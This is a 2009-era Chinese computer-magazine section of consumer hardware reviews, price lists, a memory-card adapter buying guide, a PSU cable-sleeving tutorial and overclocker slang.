轻薄亦能抗压



▲超薄的机身让人非常惊讶，这么一个大家伙只有这么薄，禁得住挤压吗？

第一次在联想的媒体沟通会上见到Y650真机，着实让人震撼——这么大尺寸的本本竟然这么薄，厚度（26.1mm）与不少以轻薄著称的产品基本一致，并且表面采用的Peach Skin喷漆技术也让触感变得更为舒适，再也没有塑料或金属的生硬质感。但是，我们也对它有一定的怀疑，16英寸的尺寸确实大了很多，但又那么轻薄，能禁得住挤压吗？会不会很容易变形？实际情况是，我们用力按压屏幕顶盖的中央位置并持续一段时间，合金外壳没有受到任何影响，非常结实，这也打消了我们的疑虑。

★小知识：什么是Peach Skin喷漆？

Peach Skin喷漆俗称橡胶漆，通俗来讲，这种喷漆的效果非常柔软，摸上去和橡胶一样。而且，Peach Skin喷漆的本本，没有金属或塑料外壳本本的那种冰冷感。更重要的是，这种喷漆非常耐耗——几年后擦拭干净，看起来还是非常新的。

特点：高效节能

别看它那么大、又那么薄，"肚子"里的"墨水"还真不少。主流的配置一样不少，在性能测试中，1M的Super pi成绩为21秒，在笔记本产品中已经算得上非常出色了；磁盘性能也因为单碟容量的增加（160GB单碟容量），性能也有较大幅度提升，平均读取速度达到了57.1MB/S，5400RPM笔记本硬盘里这个成绩也属于非常出众的；另外，双通道内存的读写速度也达到了惊人的5.3GB/S，这会让游戏的运行更加顺畅。

最值得关注的莫过于NVIDIA Geforce G 105M 256MB的性能表现了，Y650所采用的这款新显卡是NVIDIA最新发布的移动显卡，基于最新的G98M核心，可以看做是GeForce 9300M GS移动显卡的换代产品。测试中，3Dmark 2006的成绩为2489分（注：分辨率为1280×720），这意味着多数游戏在中低分辨率的配置下可以流畅运行。必须承认，Geforce G 105M在一些最顶尖的3D游戏下效果并不十分理想。但是，作为影音娱乐用的本本，Geforce G 105M又能够负担起高清电影的解码工作——即便是码率高达40Mbps以上的1080P电影，播放起来也非常流畅。

除此之外，大屏幕+独立显卡+高性能处理器，是不是意味着Y650待机时间很短呢？在为标配的6芯电池充满电后，实际的使用时间达到了3小时17分，非常出色——尽管看起来屏幕更大了，但采用的LED背光屏幕相对而言又能起到节电的作用。对于一款突出家庭影音娱乐而不是纯粹的超便携本本来说，这个成绩已经非常优秀了。CF [YP13]

规格

处理器	显卡
Intel Core2 Duo P8600	NVIDIA Geforce G 105M 256MB

内存	重量	硬盘
4GB DDR	2.55千克	320GB

显示屏
16英寸16：9 LED背光LCD（1366×768）

- 超大尺寸又能保持轻巧的机身
- 仅有2个USB接口，需要USB-HUB进一步扩充
- 强化功能是新一代联想Ideapad Y系列的特色，并且美观程度更比上代产品出众，值得购买

续航9小时！
华硕1000HE超便携笔记本电脑

3799元 | 800-820-6655 | http://www.asus.com.cn

1000HE超便携笔记本电脑是华硕易PC系列中最新的成员，其显著特点是采用了Intel最新的Atom N280处理器，并且显著增强了电池续航能力，而超大的键盘尺寸也让输入时更加舒服……

键盘更舒服了

10英寸的华硕1000HE超便携笔记本电脑键盘采用与苹果Macbook、索尼VAIO系列类似的突起按键设计，按键行程较大，但键帽并不生硬，敲击起来很舒服。值得注意的是，由于采用尺寸较大的外观模具，其全键大小达到了17.5mm（包括间距），键帽尺寸则为14.4mm×14.4mm。一般来说，人的手指也不过就是18mm~20mm宽，显然，17.5mm的距离已经非常接近手指的粗细程度了。



恐怖的9小时极限续航时间！

1000HE最令人惊讶的就是它的续航能力——在BIOS中关闭WiFi、蓝牙及摄像头后，LCD屏幕亮度为40%，电源模式为Power Saving mode的情况下，可以达到近9.4小时的使用时间！如果我们将WiFi开启，时间也可以达到7.6小时之多，也就是说，我们可以让1000HE一整天都脱离电源工作，方便至极。

★网络大补贴：
Intel Atom N280性能评测 http://notebook.ccw.com.cn/bbdg/htm2009/20090319_605261.shtml

规格

项目	规格
显示屏	10英寸16：9 1024×600 LED背光LCD
处理器	Intel Atom N280
显卡	Intel GMA 950集成显卡
硬盘	10GB闪存存储系统+160GB硬盘
内存	1GB
重量	1.45千克

续航时间超长，键盘输入手感更好

重量偏重

华硕1000HE可以让消费者一整天脱离电源使用，这是大多数产品不能做到的

指数

项目	分数
易用程度	9
界面外观	7
性能表现	8
特色功能	6

CF [YP14]

电脑一体化
明基nScreen i91上网一体机

3999元 | 400-828-2822 | http://shop.benq.com.cn

一体机并不是一个全新的概念，但随着时光的变迁，笔记本在桌面上难以忍受的伏案使用方式、台式机臃肿的空间占用，一体式电脑又迎来了全新的发展机遇——用户的需求永远是第一位的，厂商自然要围绕这个理念推陈出新，明基的nScreen i91上网一体机就是这样诞生的……

最少只用一根线！

笔记本最大的优点在于便携特征，但是它也有它的局限性：当你放在桌子上使用时，是不是感觉胳膊老是向前够着键盘，时间久了肩膀会有酸痛感？台式机那繁杂的连接线，缆左一根右一根，没有个四、五条线，别想正常使用。明基nScreen i91上网一体机的意义就在于此，它拥有笔记本不可比拟的舒适使用环境，又几乎没有线缆（最少仅一条电源线即可工作）。按下显示屏右下角的旋钮即可开机，使用起来极为简单方便。

省电又省空间


nScreen i91主体就是一个屏幕，再无其他，这让它的空间占用很小，甚至可与笔记本一决高下。对于需要租房生活打拼的人来说，这更重要——提供良好的使用感受，搬家也毫不费力。同时，因为采用的AMD Yukon平台，节电效果也非常出色，甚至要超过普通笔记本电脑，全机功耗不到30W！


★网络大补贴：
AMD Yukon平台简介
http://tech.sina.com.cn/it/2009-03-24/12572937322.shtml

规格

项目	规格
硬盘	160GB
处理器	AMD Sempron 处理器 210U（1.5GHz、15W功耗）
显卡	ATI Mobility Radeon X1200集成显卡
显示屏	18.5英寸16：9 1366×768宽屏LCD
内存	1GB


省电，不占用空间，使用简单


性能稍显不足


适合一般家庭使用，操作简单，并且线缆极少


指数

项目	分数
易用程度	9
界面外观	8
性能表现	6
特色功能	9

CF [YP15]

存储卡全线略有小降 移动硬盘性价比凸显

移动存储不外乎闪盘（存储卡）和移动硬盘这两大类，前者虽然容量不太大，但绝对抗震又好带，移动硬盘则在容量方面有着得天独厚的优势。只不过，如今闪盘和存储卡的容量也已经增大到64GB，哪怕是高清电影也能存很多部，而移动硬盘再怎么小也最少要有1.8英寸和2.5英寸，且用起来还是得轻拿轻放。所以只要不是对容量有特别迫切的需求，还是购买闪盘和存储卡比较方便实用。

最近由于国际市场的闪存芯片价格回落，国内存储卡价格也有小降，4GB到16GB的存储卡纷纷降价5元~10元不等，比较有代表性的8GB SDHC卡只要115元左右即可买到，而PSP玩家们也大可以直接购买8GB（140元）或16GB（420元）的MicroSDHC卡搭配适配器来用，性价比要明显高过原装记忆棒（组棒质量如渣，强烈不推荐）。

移动硬盘方面，成品移动硬盘价格虚高的时代已经一去不复返，单纯从价格来说也就与单买笔记本硬盘和硬盘盒组装的差不多，品质好的则要贵上百十元，考虑到售后服务、防震设计和各种附加功能，还是可以考虑的。比如500GB的忆捷E601报价899元，迈拓黑钻160GB报价399元，微星V10 250GB报价499元等，都是不错的选择，无论品质还是售后服务都要比组装移动硬盘好得多，可以根据个人喜好购买。 CF [YP16]


三款直播RMVB的触摸屏MP4播放器

如果说手机用实体按键还是触摸屏这话题仍然存在争议的话，MP4播放器用触摸屏就是大势所趋了，毕竟播放视频不需要频繁按键，而且取消实体按键大大有助于缩减机身体积和增大屏幕面积，再说目前触摸屏MP4也已经很便宜了。首先是蓝魔音悦汇T8，机身仅10mm厚度，采用4.3英寸宽屏液晶屏（分辨率480×272），8GB的价格为499元。

昂达VX777LE是最先把3英寸触摸屏产品降到400元价位以内的机型，虽然3英寸400×240分辨率的屏幕稍微小了一点，不过4GB 399元的价位着实诱人，而且还支持FM音频发射，堪称有车一族的最爱。另一款台电M26体积更小（当然屏幕也更小，2.6英寸），名片大小的机身更方便携带，铝合金磨砂材质即坚固不易磨损又不沾指纹，利用TV-Out功能连接平板电视看视频的效果也相当不错，4GB价格在390元左右。 CF [YP17]

TOP1

佳能 MD265



▼200 目前 ¥2100

格式类型	Mini DV
感光元件	CCD
元件像素	107万
元件描述	1/6英寸
光学变焦	37
液晶屏性能	2.7英寸宽屏/11.2万像素
存储介质	磁带式/闪存式

▲佳能 MD265是一款入门级的DV产品，外形设计与原有MD160相差不大，整体性能较为均衡，搭配的宽屏液晶显示屏显示效果还不错，不过在显示精度上还有所欠缺。MD265的快速启动功能非常实用，在待机的情况下按下"快速启动"按钮，约0.7秒就能进入拍摄状态，用来抓拍再好不过。

TOP2

三洋 DMX-CA8



▼180 目前 ¥2200

格式类型	闪存式DV
感光元件	CMOS
元件像素	812万
元件描述	1/2.5英寸
光学变焦	5
液晶屏性能	2.5英寸宽屏/15万像素
存储介质	闪存式

▲对于这款产品，一些用户可能会疑虑像素怎么这么高，原来感光元件是CMOS的，那拍摄效果会不会……其实，这点大可不必担心，DMX-CA8完全可以拍摄支持MPEG4、H.264格式的影片，并且影片层次鲜明、细致，质素不会比高档的DV差。另外，DMX-CA8无须加装防水外壳，就能于1.5米水深下进行拍摄，所以与普通DV相比，它不必受制于雨天的限制，可以尽情拍摄。

DC

型号	平均价(元)
佳能 IXUS 95 IS	1720
佳能 IXUS 110 IS	2280
三星 i100	1380
三星 NV100HD	2000 ★
柯达 Z1485 IS	1520
柯达 Z1015 IS	1950
奥林巴斯 μ1010	1550 ★
奥林巴斯 SP-565UZ	2300

▲目前市场上不少DC都具备了高清视频拍摄功能，受DC的强项一直是拍摄静态图片的影响，不少用户对此存有疑虑。其实，如果消费者对拍摄时长没有特殊要求，高清数码相机应付日常的视频拍摄是绝对不在话下的，高达720p的分辨率使得整个拍摄画面既清晰、干净又逼真。

闪盘

型号	平均价(元)
爱国者 迷你王L8205(4GB)	59
爱国者 精英型L8267(8GB)	149
台电 酷闪晶彩(4GB)	73
台电 掌中宝(8GB)	99 ★
方正 妙手精刚JG(4GB)	79
方正 国雅兰亭II LT(8GB)	105 ★
纽曼 V9型(4GB)	89
纽曼 极速U盘V13(8GB)	169

▲以前很多病毒都通过软盘来传播，而作为其接替者闪盘同样也很容易感染病毒。为尽量防止闪盘感染病毒，在选购时，用户可以选择带有正版杀毒软件的闪盘产品。这种产品无需再安装杀毒软件即可使用，即插即杀，还可以通过网络随时免费升级，有效保证了及时查杀病毒。

打印机

型号	平均价(元)	型号	平均价(元)
HP Deskjet D730	700 ★	佳能 PIXMA iP1180	260
HP Photosmart D5468	930	佳能 CP760	740 ★
爱普生 ME30	430	联想 3518	290
爱普生 Stylus C110	960	联想 5510	380

▲尽管彩色喷墨打印机在不断降价，但摆在用户面前的耗材成本依旧不容小视，不是墨盒太贵，就是使宜墨少。而像HP Deskjet D730这样实惠、省钱的则比较少，79元的一个低成本墨盒就能畅享600页黑白文本或250页彩色图像的原装打印，每页黑白文档的打印成本仅需1毛3。

SONYT900 VS 尼康S630



Mitsuma： T900从外观看和T700的差别实在是太小了，基本一模一样。

猫熊： 机身从拉丝改成了烤漆，这下成指纹收集器了。

Vagra： T900不仅样子像T700，除了像素提升到1200万以外，机器本身差别也不是很大，骗钱啊。

猫熊： 电池一般，况且这机器还能拍720P的视频，耗电那不是一般的大。

Vagra： 那个配套的底座不错，还有HDMI输出呢。

Mitsuma： 功能上马马虎虎，新加入的自动选择智能场景模式还是不错的。

Vagra： 哦，还有一点，T900的ISO支持得很高，这点比T700de进化了。

猫熊： T900总的来说新东西很少，只是升级版罢了，价格还不是很便宜。

穆托姆博： 尼康S630总体参数来说比T900要强，比如7倍变焦，T900才4倍。

ESC： ISO最大能到6400，当然外形没T900好看，后面的屏幕也小。

猫熊： 我倒是很喜欢S630那个有点弧度的造型，拿着舒服。

穆托姆博： 可惜S630没广角，否则就完美了，好在有7倍变焦，忍了。

小事一桩： S630有个润色功能，能使得拍摄时暗色的部分得到补偿，对于我这样的新手来说太有用了。



艾利和P7

1. 支持RMVB很符合国情。
2. 包装一般，而且数据线接口是特制的，不是很方便。
3. 全触摸操作，仅有一个锁屏键，而且设计得太小巧了。
4. 菜单设计挺特别的，屏幕按功能划分成区域预览，一目了然。
5. 格式支持很全，毕竟RMVB都支持了，还有啥不能支持的呢。
6. 屏幕表现不错，分辨率竟然和PSP一样。
7. 还有一些其他功能，比如日历啊，录音啊什么的，不过不怎么吸引人。

同级之选：

iPod Touch2



HTC Touch PRO2

1. 机身厚度比TouchPro强，滑盖滑开的角度不错，适合观看。
2. 终于是320万主流像素的摄像头了，还支持自动对焦了。
3. 圆圆的造型没以前的显得好看。
4. 整体操作响应速度很好啊，毕竟CPU和内存在那摆着呢。
5. 还是WM6.1的系统，为什么不配WM6.5呢?
6. 功能变化不大，换个壳继续卖，太骗钱了。

同级之选：

诺基亚N97

烧包族

脱掉记忆棒高贵的外衣，TF卡“马甲”导购

■北京/春晓

记忆棒（Memory Stick）简称MS卡，是一种由索尼公司开发的闪存卡标准，整个Memory Stick的记忆卡系列，包括了Memory Stick PRO、Memory Stick Duo、Memory Stick PRO Duo和比Duo更小的Memory Stick Micro（M2），大小从大到小，通常是用在索尼的DV、数码相机、PSP掌上游戏机、手机等便携设备上。出于商业目的，无论哪种形式的记忆棒，索尼记忆棒都与其他标准的闪存卡不兼容，让人十分头痛。现在8GB的闪盘只要90元，4GB的TF卡（Micro SD）只要50元，各种闪存卡现在都是白菜价了。你要问现在市面上最贵的闪存卡是什么类型的？那非索尼的记忆棒莫属了。一张索尼原厂的4GB容量的Memory Stick PRO Duo（高速短棒），售价在160到180元，简直是“抢钱”！

不过，现在市场上出现了一种“马甲”，就是将TF（Micro SD）卡转换成索尼记忆棒的适配器。只要将体积更小的TF卡穿上“马甲”，就摇身一变，成了索尼Memory Stick PRO Duo短棒！这样一来，我们就可以购买TF卡加“马甲”，用更少的花费来使用更大容量的记忆棒了。

TF转Memory Stick Duo适配器价廉物美





1

目前市场上最常见的是TF转Memory Stick Duo适配器（见图1），这种“马甲”外观看起来就像一个普通的Memory Stick Duo短棒，末端有一个TF卡插槽，只要将TF卡插入“马甲”，再把TF转Memory Stick Duo适配器整体放入DV、DC或PSP等设备中即可。目前在市场上有金士顿、创见等品牌推出的TF转Memory Stick Duo适配器，也有很多没有品牌的“山寨”产品，正品金士顿TF转Memory Stick Duo适配器一般是与4GB容量的TF组合套装销售，价格在300元左右。

★小提示

在购买TF转Memory Stick Duo适配器时要注意，大多数“山寨”适配器不支持SDHC卡，最好当场试一下能不能支持4GB以上容量的TF卡和SDHC卡。尽量选择金士顿、创见等知名品牌的产品购买。劣质适配器不仅使用寿命较短，而且读写速度要慢一些，使用在DV、PSP等设备上时有时候影响文件的存取，造成程序无法运行。如果你有一台PSP游戏机，可以在购买时随身携带实验一下。这里推荐一个在PSP上测试记忆棒速度的软件 Black Speed（下载地址 http://work.newhua.com/cfan/200908/blackSpeed.rar），下载完成后，将Black Speed文件夹整体拷贝在记忆棒下 \PSP\GAME\目录中，在游戏菜单中就可以看到，按“○”即可测试当前记忆棒的速度了。

双TF卡“马甲”更疯狂

对于很多PSP游戏狂人或DV爱好者来说，4GB、8GB甚至16GB的记忆棒都觉得不够用。现在好了，一家叫“Phototfast”的公司开发了一种“双TF马甲”，这种适配器型号叫做Photofast CR5400

双通道microSD/SDHC转MS Pro Duo转接卡，可将两张Micro SDHC(TF)转为MS Pro Duo卡，无论在PC上使用读卡器还是PSP、DV、DC都有很好的兼容性。如果你暂时只有一张TF卡，只要插在第一卡槽即可。而且支持不同容量、不同版本的TF卡混搭使用(两张TF混插时以较低速的记忆卡速度工作)，读写速度在每秒10MB以上，和普通的Memory Stick PRO Duo不相上下。

★小提示：

像CR-5400这类比较新奇的转接卡，很多地方的市场上很难见到，而像淘宝之类的网上购买方式很容易买到。不过，要注意网上假货很多，玩家在购买时需要注意几点：

1.行货原装卡套背后均贴有“容惠”字样的防伪标。无防伪标即为水货或假货，无售后保证；

2.Photofast只生产一种白色的CR-5400，其他颜色或版本均为假货无疑（见图2）；


3.除2008年10月8日前Photofast出过一批没有系列号的产品外，后续生产的CR-5400背后均印有系列号，如果买到不带系列号的卡套，均为冒牌假货；

4. Photofast真卡套的插槽为一次开口，没有阶梯分级，假冒的CR-5400是阶梯形插槽（见图3）；

5. 真卡套外包装均为台湾原厂生产，做工精良。假冒CR-5400的外包装是国内私印，做工粗糙，所用塑料包装是假金士顿卡的包装，松软不硬朗。

6. 拆开卡套看到里面芯片，Photofast CR-5400均印有photofast字样，而假卡套没有，而且是用手工焊接，工艺粗糙。

3



2

CF [YP19]

回归音乐经典

麦博梵高FC260十周年纪念版

新品上市 | 800-830-5652 | http://www.microlab.com.cn/


近期，随着麦博十周年纪念活动的展开，麦博公司推出了一系列热门型号的十周年纪念特别版产品，其中2.0书架箱FC260的特别型号FC260十周年纪念版颇具看点。



外观大不同

从产品外观上，麦博梵高FC260十周年纪念版与之前我们看到的FC260普通版变化实在太大了：FC260十周年纪念版以黑色为主色调，并配以银色的圆环、横条、LOGO，前障板大胆地采用了高光材料，良好的光泽为其增加了时尚元素，没有采用传统的整体防尘罩设计，只是在低音单元前设计了固定的防尘罩。

FC260纪念版箱体外部采用黑色的木纹贴皮。在主音箱的箱体右侧，有一个内凹的设计，其中放置着音量调节旋钮和电源指示灯。而低音和高音调节旋钮放置在了箱体的背板上。对于多数人来说，当高音、低音调节好之后动的比较少，而将最常用音量旋钮放置在侧面会更加方便，也体现了设计的人性化和个性化。







内含有突破

FC260纪念版不仅在外观上让人眼前一亮，在单元配置、电路设计上更是用料十足。

FC260纪念版的两只声音单元都是由丹麦顶尖扬声器设计大师——Peter Larsen全程担纲设计：高音部分采用了1英寸的T9单元，这是Peter Larsen多年来的得意之作。它采用了德国Kurt Muller高音振膜，兼具高解析力与柔美音色。而在之前的老版FC260上，也曾使用了它。而低音单元，则是由Peter Larsen研发的M5，口径为5.25英寸。其中单元振膜为聚丙烯（PP）材料。同时振膜截面形状经过精心设计，可以提供更平坦的频率响应。另外，其防尘帽采用采用圆顶锥形设计，且质地较为坚硬。

此外，Peter Larsen有自己设计的一套优异的音响测试软件，用来监控模拟声音的每一根曲线、每一段弧，严谨地分析各频率段的参数甚至强度。而其上，就是FC260纪念版（副机）的测试曲线。


功放电路对于音箱的重要程度绝不亚于单元的选择，从电子管、晶体管再到现在的集成电路放大器和场效应管放大器，多媒体音箱也在经历技术上的更新与变化。麦博FC260十周年纪念版则采用了美国进口的IGBT第四代的场效应管放大器。并且在架构上采用了HiFi音箱中常见的OCL经典功放电路，能够有效避免箱体内部电路之间的互相干扰。因此音箱在功率、频响、失真度以及信噪比水平方面也有大幅提升。

规格

扬声器单元		音箱类型
5.25英寸中音单元和1英寸高音单元组合×2		2.0
频率响应	**额定功率**	**信噪比**
20Hz～35kHz	40W×2	≥85分贝



高中低频平衡出色



定价略高

麦博梵高FC260十周年纪念版拥有大师的设计、出众的音频单元配置以及脱俗的外观，是近期书架箱热潮中的一大亮点。

再创中高端2.0王者

出色的电路设计加上经典的音频单元配置，让FC260纪念版音质出众。在低频方面，FC260纪念版5.25英寸的低频单元提供了令人满意的下潜水平，80瓦的功率储备给人结实有力的感觉。中低频的回放同样令人感到惊讶。高频方面，FC260纪念版也没有矫揉造作的感觉，解析较为清澈，又略显浑厚，清脆的感觉稍逊，不过整体听感平衡得还是很不错的。

★小知识：

2.0书架音箱的摆放和欣赏最好采用“等边三角形法”，箱体距离后墙1米以上，左右音箱间隔1.5米以上，人耳与音箱基本在一个水平高度上，并且到两个音箱的距离相当于音箱的间隔距离为宜。此外，箱体可以向内侧（人耳方向）稍稍转动一定角度，会得到更好的听感。



CF [YP20]






指数	
易用程度	7
界面外观	7
性能表现	8
特色功能	9

没有大片也精彩
台电TL-M36数码多媒体播放器

499元(4GB) | 020-38731788 | http://www.teclast.com/

MP4播放器市场总是在不断推出新的卖点，近日台电推出的TL-M36就是一款以收看CMMB移动电视见长的MP4播放器。



台电M36的机身设计和普通的MP4播放器没有太大区别，与台电以往的M系列机型有着几分相似，机身设计修长，采用了便携机型里面主流的3英寸16：9规格屏幕，在屏幕的右侧，自上而下设计了触摸式的播放/暂停、快进、快退和功能按钮。正面全黑的配色，背面与侧面使用了一次性成型的金属制造，整体看起来非常整洁，只有在底部边缘有一个TF扩充插口。

作为一款采用瑞芯微RK2706B方案的便携式播放器，台电M36在视频的支持方面十分全面，AVI、RM、RMVB、FLAV、WMV、MPG、3GO、VOB、DAT、MP4等视频格式都可兼容，最大支持720×480分辨率的影片，但高码率视频略显吃力，但目前网上流行的视频格式来说，这样的小巧的播放器不可能苛求播放"高清"视频了。

M36最大的卖点就在有支持CMMB移动电视接收功能。M36内置了创毅视讯CMMB电视芯片，支持CMMB移动电视播电视标准，支持CA、QPSK等模式，可以随身收看所有CMMB加密/非加密数字移动电视，在北京实测可以轻松收到7个以上的电台（央视综合、文艺、体育、英语、少儿、新闻和北京卫视，在一些信号不错的位置还可以看到央视科教频道）。收看电视节目时仍然以16：9的方式显示，画面流畅。不过由于CMMB传送的节目分辨率为320×240，因此字幕等较小的文字不太容易分辨。

除了视频播放和CMMB电视接收功能，M36还支持FM收音机、录音、TXT电子书阅读等功能。 CF [YP21]

规格

屏幕尺寸	支持视频格式
3.0英寸	RM/RMVB,DAT,AVI,FLV格式视频播放

内存容量	特色功能	扩展卡
4GB	CMMB数字电视接收	Micro SD(TF)卡


支持CMMB数字电视接收


屏幕较小

缤纷时尚
奋达"水木年华"S330多媒体音箱

168元 | 0755-27486668 | http://www.fenda.com/

近日，奋达针对年轻人群全新打造推出了"水木年华"系列，该系列产品外观风格年轻化，配色大胆活泼，很符合年轻时尚的定位，S330音箱就是其中之一。



指数	
易用程度	7
界面外观	8
性能表现	7
特色功能	6

奋达S330是一款2.1音箱产品，属于新系列"水木年华"。S330外观风格年轻化，配色大胆，采用了年轻人比较喜欢的冰蓝、粉红、鲜橙色、淡绿作为点缀，让产品更具活力，其简洁生活化的设计风格吸取了欧美"简洁至上"的理念，稳重大器，没有多余修饰。

S330低音炮为传统的四方体型设计，箱体采用了经典的纯白色为主色调，搭配棱角分明的边角。前面板设计简洁，仅设有冰蓝色的前置倒相孔作为点缀，也不会显得过于刚强硬朗，动静相宜，尽显简约时尚，可轻松融入家居搭配摆放。卫星箱同样采用纯白色为主色调，搭配冰蓝色单元网罩，与低音炮完美结合，显得俏皮可爱。外观采用椭圆形人体工学设计，在声学上是最完美的造型，略带斜面，更完美传送声音。箱体右侧为功能面板，所有控制功能都安装在功能面板上，设有电源开关、功放输出和音频输出接口、总音量以及低音调节旋钮，方便用户操作，简洁实用，一目了然。

奋达S330音频单元用料扎实，低音部分采用了5.0英寸内置喇叭式低音炮，双谐振腔低频提升技术，低频结实有力，音染很小；卫星箱采用纸浆复合材料2.5英寸全频扬声器，音质表现很自然，音场宽广。

虽然奋达S330是一款以性价比见长的入门级音箱，但试听效果不错，21瓦的总功率，让S330在中低端音箱中脱颖而出。低频量感十足，力度强，下潜较深；中高音也可圈可点，声音较为透明柔和，清晰厚实，用户还可以根据自己欣赏的音乐类型单独调节低音，以获得更好音质效果。

规格

频率响应	扬声器单元
30Hz～20KHz	高音2.5英寸×2；低音5英寸×1

音箱类型	输出功率	信噪比
2.1	21W	≥75分贝



外观时尚，性价比高


高音回放略显不足



S330音箱外观简洁大气，音频性能表现不错，再加上仅168元的上市价格，性价比很高。 CF [YP22]

给线缆也穿个外衣


随着机箱里面的设备不断地增加，设备的电源插口也越来越多。机箱里面布满电源走线。不但碍眼，而且会影响散热与加大积尘机会，甚至影响心情。不过相信很多读者都会想到用蛇皮网可以相当完美地解决以上问题。只是苦于找不到简易的方法实行。




不同的蛇皮网主要以颜色区分，选用哪种全凭个人爱好。另外蛇皮网有分为单织与三织，20PIN建议用三织，而4PIN的就建议使用单织(两层)。




准备1个发光二极管作为退针，用来把电源的插头从电缆上拆下。



插针由两个"卡位"固定。只要将两边的"卡位"折回就可以将插针顺利拉出。如图所示。需要注意的是，拆前要将电源线颜色的排位记下，以防颠倒次序后通电烧设备。



最易拆的插头。用牙签或者其它细小的工具，把卡位按住，插针便可拉出。



剪好相对应的蛇皮网长度，一般比线缆短2cm~3cm比较合适。马上用火机熔剪切口，否则网会很容易散开。穿入电源线，然后将插针用胶布缠好，避免插针与蛇皮网"纠缠不清"。

热缩管要选择与蛇皮网相似大小的。一般适合20PIN的SIZE是"Φ16"，适合4PIN的叫"Φ8"。用热吹风筒给



热缩管加热。可以看到热缩管慢慢地缩小直至包紧电源线与蛇皮网。吹完一边后需要让热缩管冷却十几秒，令热缩管更加牢固，然后保持蛇皮网与电源的线贴紧，再加热另一头。

至此，我们的电源线缆就穿戴整齐了，机箱里自然耳目一新，整洁美观，更有利与通风散热，并且我们完全可以包扎的比厂家更好。

CF [YP23]

烧友语录

体质——出售E6320一颗，体质良好，默认电压轻松上3.5GHz!

原指身体的素质，用来形容人或动物，后被发烧友形容CPU超频性能，与原意不同，体质极差并不说明CPU性能不好或容易故障，仅仅说明CPU在超出额定频率后不稳定而已。

黄马甲——新年出对双面黄马甲1066的套装，电压2V可上1200MHz左右。

镁光早期D9颗粒的Crucial Ballistix内存，因采用黄色散热片、超频性能极强而出名，一般在加电压到2V上下时，可以超频至1200MHz到1400MHz左右，现已停产。



12螺丝公版——出售12螺丝公版散热器，有意者请速跟帖，数量不多。



8800GT、9800GT公版采用的散热器固定标准，一般论坛的二手置换区都会有很多人出售替换下来的原装散热器，由于同型号、不同品牌显卡固定方式不同，因此以螺丝数量来确定。

秒、刀——新款DELL23.6英寸显示器出售，价格非常优惠，求秒！小刀亦可！

